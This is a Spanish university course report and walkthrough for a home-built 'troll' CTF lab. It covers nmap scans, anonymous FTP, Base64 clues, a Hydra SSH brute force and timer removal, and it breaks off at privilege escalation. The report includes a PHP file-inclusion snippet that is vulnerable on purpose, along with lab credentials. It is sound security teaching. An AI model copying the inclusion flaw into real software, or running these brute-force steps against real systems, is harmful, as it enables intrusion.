



UNIVERSIDAD DE CUNDINAMARCA (UDEC)

ÉTICA DEL HACKING 901 - N

ANA MARIA CORTES

JULIAN FELIPE MORENO RAMIREZ

SUPER GUÍA TROLL

CHIA, CUNDINAMARCA

2026



Contenido

Introducción	3
Aprendizajes Obtenidos	3
Reconocimiento y Enumeración	3
Análisis y Correlación de Pistas	3
Acceso y Post-Explotación	3
Escalada de Privilegios.....	4
Administración de Sistemas Linux.....	4
Diseño de Laboratorios CTF	4
Instalación de máquinas.	5
Conocimientos previos	5
Explotación de vulnerabilidades.....	6
Desafío del tiempo	17
Escalada de privilegios	21
Reto Final, funcionalidad de GUI	25
Conclusiones	29
Maquina troll:.....	30
Website:	31



Introducción

En este proyecto se presenta una máquina vulnerable tipo CTP (Capture The Flag) inspirada en entornos tales como, VulnHUB, Hack The Box, donde el objetivo será el fortalecimiento de competencias prácticas en ciberseguridad y la administración de sistemas Linux. El laboratorio se desarrollo en Ubuntu Server, usando arquitectura basada en múltiples servicios, como: Apache HTTP Server, OpenSSH y el systemd.

Aquí en el escenario propone rutas secuenciales de pistas y banderas distribuidas en distintas partes, pero de forma estratégica, con directorios, servicios ocultos. El usuario debe realizar un reconocimiento con herramientas de nmap, acceder desde el FTP, mensajes con Base64, rutas que no son visibles y una vez obtenidas las credenciales desactivar los temporizadores que cuentan con un cierre automático de la sesión.

Por otro lado, dentro de la guía se llegará a una pista donde está el enlace de un github, donde estará una website en la que el usuario tendrá la oportunidad de contabilizar cuánto tiempo tarda en resolver el laboratorio, y un sistema de puntuación básica de los objetivos completados.

Aprendizajes Obtenidos

La implementación y resolución del laboratorio permitió consolidar conocimientos y habilidades prácticas en diversas áreas de la ciberseguridad y la administración de sistemas:

Reconocimiento y Enumeración

- Identificación de servicios expuestos mediante Nmap.
- Interpretación de banners y versiones.
- Enumeración de FTP, HTTP y SSH.

Análisis y Correlación de Pistas

- Decodificación de mensajes en Base64.
- Descubrimiento de directorios ocultos con Gobuster.
- Reconstrucción de credenciales a partir de fragmentos distribuidos.

Acceso y Post-Explotación

- Autenticación remota por SSH.
- Enumeración local de archivos ocultos, variables de entorno y configuraciones del sistema.



- Identificación y desactivación del mecanismo TMOUT.

Escalada de Privilegios

- Detección de cron jobs inseguros.
- Modificación de scripts con permisos excesivos.
- Obtención de una shell con privilegios de root.

Administración de Sistemas Linux

- Uso de systemctl, targets y servicios enmascarados.
- Comprensión de multi-user.target y graphical.target.
- Gestión de display managers como GDM3.

Diseño de Laboratorios CTF

- Creación de pistas progresivas.
- Implementación de trampas y penalizaciones.
- Integración de gamificación y métricas de desempeño.



Instalación de máquinas.

UBUNTU (Entorno vulnerable):



Kali-Linux (Atacante):

Cualquier versión, en este caso utilizaremos 2025



Conocimientos previos

Al entrar dentro de nuestro atacante no contamos con información previa para atacar, sin embargo, antes de iniciar con el recurso de nmap, debemos pensar como el atacante.

Siendo los pilares:

- Fundamentos en redes (TCP/IP): Comprender la comunicación de los servicios a través de los puertos específicos (como el 21 para el protocolo FTP, 22 para el SSH y el 80 para el HTTP).
- Es vital conocer la jerarquía del sistema de archivos, el manejo de variables en los entornos (como el \$TMOUT, para el logout después de la inactividad), gestión de los permisos, bien sea, lectura o escritura, y el sistema de inicio systemd junto con sus targets apropiados.
- Codificación y criptografía: Primero se debe identificar la sintaxis de los mensajes que encontramos, revertir los esquemas de codificación y los datos comunes.
- Lógica de secuencias: Entender cuáles son las tareas que se ejecutan automáticamente y cómo se podrían manipular script de bash.
- Finalmente, ahora si se piensa en nmap, ejecutar comandos, pero comprendiendo su sintaxis y uso. La documentación es la parte más importante.



Explotación de vulnerabilidades

Al no tener conocimiento acerca de nuestro objetivo debemos hacer un sondeo de qué máquinas hay en nuestro entorno, podemos usar nmap, de múltiples formas, pero recordar que cada uso es distinto.

Nmap -sn 192.168.56.0/24

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 19:48 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00075s latency)
MAC Address: 08:00:27:E6:E2:53 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.113
Host is up (0.0010s latency)
MAC Address: 08:00:27:51:FD:38 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 32.09 seconds
```

En este caso usamos -sn (no port scan): Usada para que Nmap no realice un escaneo de puertos después del descubrimiento. Además, descubre y hace un echo request TCP SYN, TCP ACK y ICMP.

Nmap -sS 192.168.56.113

Realizamos un sondeo de la ip destino y descubrir las vulnerabilidades disponibles.

```
(kali㉿kali)-[~]
$ nmap -sS 192.168.56.113
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 19:49 EDT
Nmap scan report for 192.168.56.113
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:51:FD:38 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

Encontramos varias vulnerabilidades que no deberían estar disponibles, ya que esta primera entrar permite capturar información sensible muy fácilmente, ya veremos por qué.

En este caso, contamos con el puerto 21/tcp, abierto por ftp, donde podemos acceder con credenciales de:

anonymous



revisar las configuraciones o primeras banderas de entrada.

```
(kali㉿kali)-[~]
$ ftp 192.168.56.113
Connected to 192.168.56.113.
220 (vsFTPD 3.0.5)
Name (192.168.56.113:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoiam
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||49869|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 207 Apr 17 16:48 backup.zip
-rw-rw-r-- 1 1000 1000 53 Apr 17 19:56 flag1.txt
-rw-r--r-- 1 0 0 23 Apr 17 16:39 readme.txt
226 Directory send OK.
```


Descargamos todos los archivos y analizamos su contenido.

```
ftp> get readme.txt
local: readme.txt remote: readme.txt
229 Entering Extended Passive Mode (|||61461|)
150 Opening BINARY mode data connection for readme.txt (23 bytes).
100% |*****| 23 1.53 KiB/s 00:00 ETA
226 Transfer complete.
23 bytes received in 00:00 (1.40 KiB/s)
ftp> flag1.txt
?Invalid command.
ftp> get flag1.txt
local: flag1.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||15771|)
150 Opening BINARY mode data connection for flag1.txt (53 bytes).
100% |*****| 53 64.85 KiB/s 00:00 ETA
226 Transfer complete.
53 bytes received in 00:00 (25.87 KiB/s)
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||56309|)
150 Opening BINARY mode data connection for backup.zip (207 bytes).
100% |*****| 207 367.54 KiB/s 00:00 ETA
226 Transfer complete.
207 bytes received in 00:00 (123.63 KiB/s)
```

Todos los archivos tienen peso, significa que tienen algo dentro. Los exploramos:

Dentro del archivo

Readme:




Aparentemente no hay nada acá. Siguiendo:

Flag1.txt: V2VsY29tZSB0byB0aGUgZ2FtZS4gRmluZCB0aGUgd2VilHBhdGgu

Resultado: Welcome to the game. Find the web path.



Finalmente, el archivo: **backup.zip**



Name	Size	Type	Date Modified
hint.txt	41 bytes	Plain text d...	17 April 2026, 17:44

```
File Edit Options Buffers Tools Text Help
L3Zhci93d3cvaHRtbC90cnlfaGFyZGVyXzEyMw==
```

Decodificar: L3Zhci93d3cvaHRtbC90cnlfaGFyZGVyXzEyMw==

Resultado: "/var/www/html/try_harder_123"

Encontramos varias pistas dentro de estos archivos. Entre ellas una ruta que exploraremos.



Forbidden

You don't have permission to access this resource.


Apache/2.4.58 (Ubuntu) Server at 192.168.56.113 Port 80

No contamos con los privilegios de acceso, no siempre se tendrá acceso directo a las carpetas, ya que hay empresas que pueden ocultar la información y forzar a tener las credenciales o rutas exactas.

Como no hay más pistas podemos hacer dos cosas, pensar en la estructura común del Ubuntu:

¿Dónde se encuentra el robots.txt?

Por lo general, el archivo robots se encuentra nativo en la ruta a la que se accede, en este caso, la ip encontrada, así que, intentamos:



```
User-agent: *
Disallow: /nothing_here
Disallow: /try_harder_123
Disallow: .hidden
```


Perfecto, encontramos nuevas rutas con posibles pistas, sin embargo, falta información.

¿Cuál es la sintaxis que estamos llevando en todas las pistas cada vez que estamos escalando?

```
-rw-rw-r-- 1 1000 1000 207 Apr 17 16:48 backup.zip
-rw-rw-r-- 1 1000 1000 53 Apr 17 19:56 flag1.txt
-rw-r--r-- 1 0 0 23 Apr 17 16:39 readme.txt
```

Cada vez que encontramos una vulnerabilidad hay una bandera, quiere decir que, ¿todas las pistas tendrán una bandera?

Vamos a intentarlo



Bingo, la correlación funcionó, puede ser un patrón dentro del troll.

Tenemos una nueva pista y algo más, un posible usuario.

Vamos a la siguiente bandera.

192.168.56.113/dev/index.php



¿Esta dañado?

Tenemos varias opciones para averiguar qué hay dentro de esta página, con proxy, consola de comandos, o con la vista del editor.

CRTL+U



```
1 <?php
2 $page = $_GET['page'];
3 include($page);
4
5 //PASSWORD
6 echo "Username.txt";
7 ?>
8
9
```

Nueva pista y con credenciales completas, ¡tenemos la contraseña!

```
Ubuntu 24.04.4 LTS troll-VirtualBox tty1
troll-VirtualBox login: troll
Password:

Login incorrect
troll-VirtualBox login:
```

No funciona, no son las credenciales.

¡Estamos atrapados!

Sin embargo, nos faltan pistas por revisar, fuimos hasta el final de la segunda bandera.

Regresemos al robots.txt


```
User-agent: *
Disallow: /nothing_here
Disallow: /try_harder_123
Disallow: .hidden
```

Observamos dos cosas: una carpeta `/nothing_here` a la que no podemos acceder a menos de saber qué archivos hay adentro y un archivo oculto, pueden ser dos cosas, pistas implícitas dentro del robots.txt, o un error del creador.



Y si, ¿el archivo nothing_here tiene la flag3.txt, como lo hemos estado haciendo en todo el laboratorio?

Intentemos




Not Found

The requested URL was not found on this server.

Apache/2.4.58 (Ubuntu) Server at 192.168.56.113 Port 80

Al parecer no, entonces...tal vez el archivo esta oculto, ¡¡en el mismo entorno del robots.txt!!




Not Found

The requested URL was not found on this server.


Apache/2.4.58 (Ubuntu) Server at 192.168.56.113 Port 80

Tampoco, de lo contrario aparecería al abrir robots.txt.

Solo queda una opción, se llama...




Nuevamente un juego de palabras, pero esta vez esta en español, cuando siempre esta en inglés, un poco extraño...



La tercera puede significar la próxima bandera que estamos buscando, pero ¿y la palabra clue?


clue.txt



Decodificar: VGhlIHBhc3N3b3JkIGlzIG5vdCB0ZXJlLiBUcnkgZGV2Lg==

Resultado: The password is not here. Try dev.

Y una posible ruta: hidden_dev, ¡estamos cerca!




Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 192.168.56.113 Port 80

Pero no hay nada, hay que recordar que, al llegar al final de una flag siempre hay un archivo con la siguiente pista.



y...¿ya?

Intentemos.

```
Ubuntu 24.04.4 LTS troll-VirtualBox tty1
troll-VirtualBox login: troll
Password:
Login incorrect
troll-VirtualBox login: _
```

Sigue sin funcionar :C

Sin embargo, todas las pistas hacia la contraseña coinciden en algo. El .txt

Dentro de nuestro atacante creamos un archivo vacío y escribimos todas las posibles credenciales de nuestra contraseña, guardaremos el archivo como, Pass.txt




```
*~/Desktop/PASS - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 Username.txt
2 TROLL.txt
3 Troll.txt
4 username.txt
5 clue.txt
6 password.txt|
```

Al tener varias contraseñas por intentar usaremos la herramienta Hydra. Útil para saber cuál es la contraseña y usuario correctos.

Para poner a prueba la herramienta debemos: Tener un archivo con las credenciales arrojadas con las pistas. Users.txt y Pass.txt

Por otro lado, hay que recordar que tenemos abierto el puerto 22 con el protocolo ssh. Usaremos -f para detener la posible combinación correcta. El -V muestra los intentos con cada una de las credenciales y finalmente -c 10 creando un límite de velocidad por intento.



Hydra -L Users.txt -P Pass.txt 192.168.56.113 ssh -f -V -C 10

```
(kali㉿kali)-[~/Desktop]
$ sudo hydra -L User.txt -P Pass.txt 192.168.56.113 ssh -f -V -c 10
[sudo] password for kali:
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret

[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-16 00:07:12
[DATA] max 1 task per 1 server, overall 1 task, 12 login tries (l:2/p:6), ~12 tries per task
[DATA] attacking ssh://192.168.56.113:22/
[ATTEMPT] target 192.168.56.113 - login "troll" - pass "Username.txt" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.56.113 - login "troll" - pass "TROLL.txt" - 2 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.56.113 - login "troll" - pass "Troll.txt" - 3 of 12 [child 0] (0/0)
[22][ssh] host: 192.168.56.113 login: troll password: Troll.txt
[STATUS] attack finished for 192.168.56.113 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-16 00:07:34

(kali㉿kali)-[~/Desktop]
$
```

Perfecto, lo logramos, ¡vamos a intentar!



```

Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Ubuntu 24.04.4 LTS troll-VirtualBox tty1
troll-VirtualBox login: troll
Password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

-bash: TMOUT: readonly variable
troll@troll-VirtualBox:~$

```

Hora de jugar.

Desafío del tiempo

Una vez dentro de la interfaz de la maquina tenemos dos problemas, siendo el más visible el tiempo, ya que nos cierra la sesión bastante rápido, no nos deja pensar en comandos.

Dentro de la maquina hay varios archivos secretos, exploremos cada uno de ellos:

```

troll@troll-VirtualBox:~$ ls
clean.sh  Desktop  Documents  Downloads  Music  passwords.txt  Pictures  Public  remove_timer.sh  snap  temp  Templates  useless.txt  Videos
troll@troll-VirtualBox:~$ _

```

useless.txt:

```

GNU nano 7.2
VGhpcw==
Not everything that controls your sh3ll liv3s in your home.
Sometimes the profile t3lls th3 whol3 story.

try github.com/julianprograma/TROLL-MACHINE

```

Password.txt:



```
admin:admin123  
Hay dos timers, desactivalos, recuerda los permisos del CHMOD
```

Estas dos pistas son las más accesibles, puesto que el tiempo no permite la exploración de los archivos. Así que buscamos en la documentación de Ubuntu, dónde pueden alojarse los timer o pueden usar chatGPT

Al preguntarle a chat te va a sugerir varias opciones:

- Archivo oculto
- En la ruta /etc
- Otros en la ruta /etc/profile.d/

Todas las opciones son correctas, inténtenlo, no hay tiempo, recuerden usar el nano.



```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
# TIMEOUT - LOGOUT SESSION

export TMOU=20
readonly TMOU

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
```

</> Bash




/etc/profile.d/timer.sh



```
GNU nano 7.2
export TMOUT=10
readonly TMOUT
```

Una vez encontrados los timer, ya hay tiempo de explorar las demás banderas y recordar que hay pistas pendientes, entre ellas el github



Donde hay pistas interesantes para encontrar los timer,

```
LeerServicio -Leer1Abiblia
MAYÚSCULAS
```

Siendo la más importante está:

ls -la

Aplicamos y buscamos:



```
troll@troll-VirtualBox:~$ ls -la
total 100
drwxr-x--- 17 troll troll 4096 May 15 23:51 .
drwxr-xr-x  4 root  root 4096 Apr 17 17:10 ..
-rw-----  1 troll troll 5625 May 15 23:51 .bash_history
-rw-r--r--  1 troll troll  220 Mar 31  2024 .bash_logout
-rw-r--r--  1 troll troll 3869 May 15 23:51 .bashrc
drwx----- 13 troll troll 4096 Apr 17 19:51 .cache
-rwxrwxr-x  1 troll troll   27 Apr 17 17:22 clean.sh
drwx----- 12 troll troll 4096 Apr 17 18:43 .config
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Desktop
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Documents
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Downloads
drwx-----  4 troll troll 4096 Apr 17 15:37 .local
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Music
-rw-rw-r--  1 troll troll   77 May 15 11:59 passwords.txt
drwxr-xr-x  2 troll troll 4096 Apr 17 18:54 Pictures
-rw-r--r--  1 troll troll  807 Mar 31  2024 .profile
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Public
drwxrwxr-x  2 troll troll 4096 May 15 23:39 remove_timer.sh
drwx-----  5 troll troll 4096 Apr 17 18:40 snap
drwx-----  2 troll troll 4096 Apr 17 04:00 .ssh
-rw-r--r--  1 troll troll    0 Apr 17 15:43 .sudo_as_admin_successful
drwxrwxr-x  2 troll troll 4096 Apr 17 16:51 temp
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Templates
-rw-rw-r--  1 troll troll  165 May 15 11:46 useless.txt
drwxr-xr-x  2 troll troll 4096 Apr 17 15:37 Videos
```

Podemos explorar estos archivos e identificar incongruencias en las carpetas de Linux, busquen la documentación de cómo es naturalmente, ya que hay errores aquí

¿Dónde están?

```
(kali@kali)-[~]
$ ls
backup.zip Desktop Documents Downloads flag1.txt Music Pictures Public readme.txt scan_dvwa Templates Users Videos
```

Temp/hint.txt

Decodificar: L3Zhci93d3cvaHRtbC90cnlfaGFyZGVyXzEyMw==

Resultado: "/var/www/html/try_harder_123"

Hay tiempo para observar qué hay dentro de la maquina vulnerable.

Escalada de privilegios

Lo principal que se hace a estas alturas es la revisión de los permisos que tiene sudo, con sudo -l, para listar la información.



```
troll@troll-VirtualBox:~/snap$ cd ..
troll@troll-VirtualBox:~$ sudo -l
[sudo] password for troll:
Matching Defaults entries for troll on troll-VirtualBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User troll may run the following commands on troll-VirtualBox:
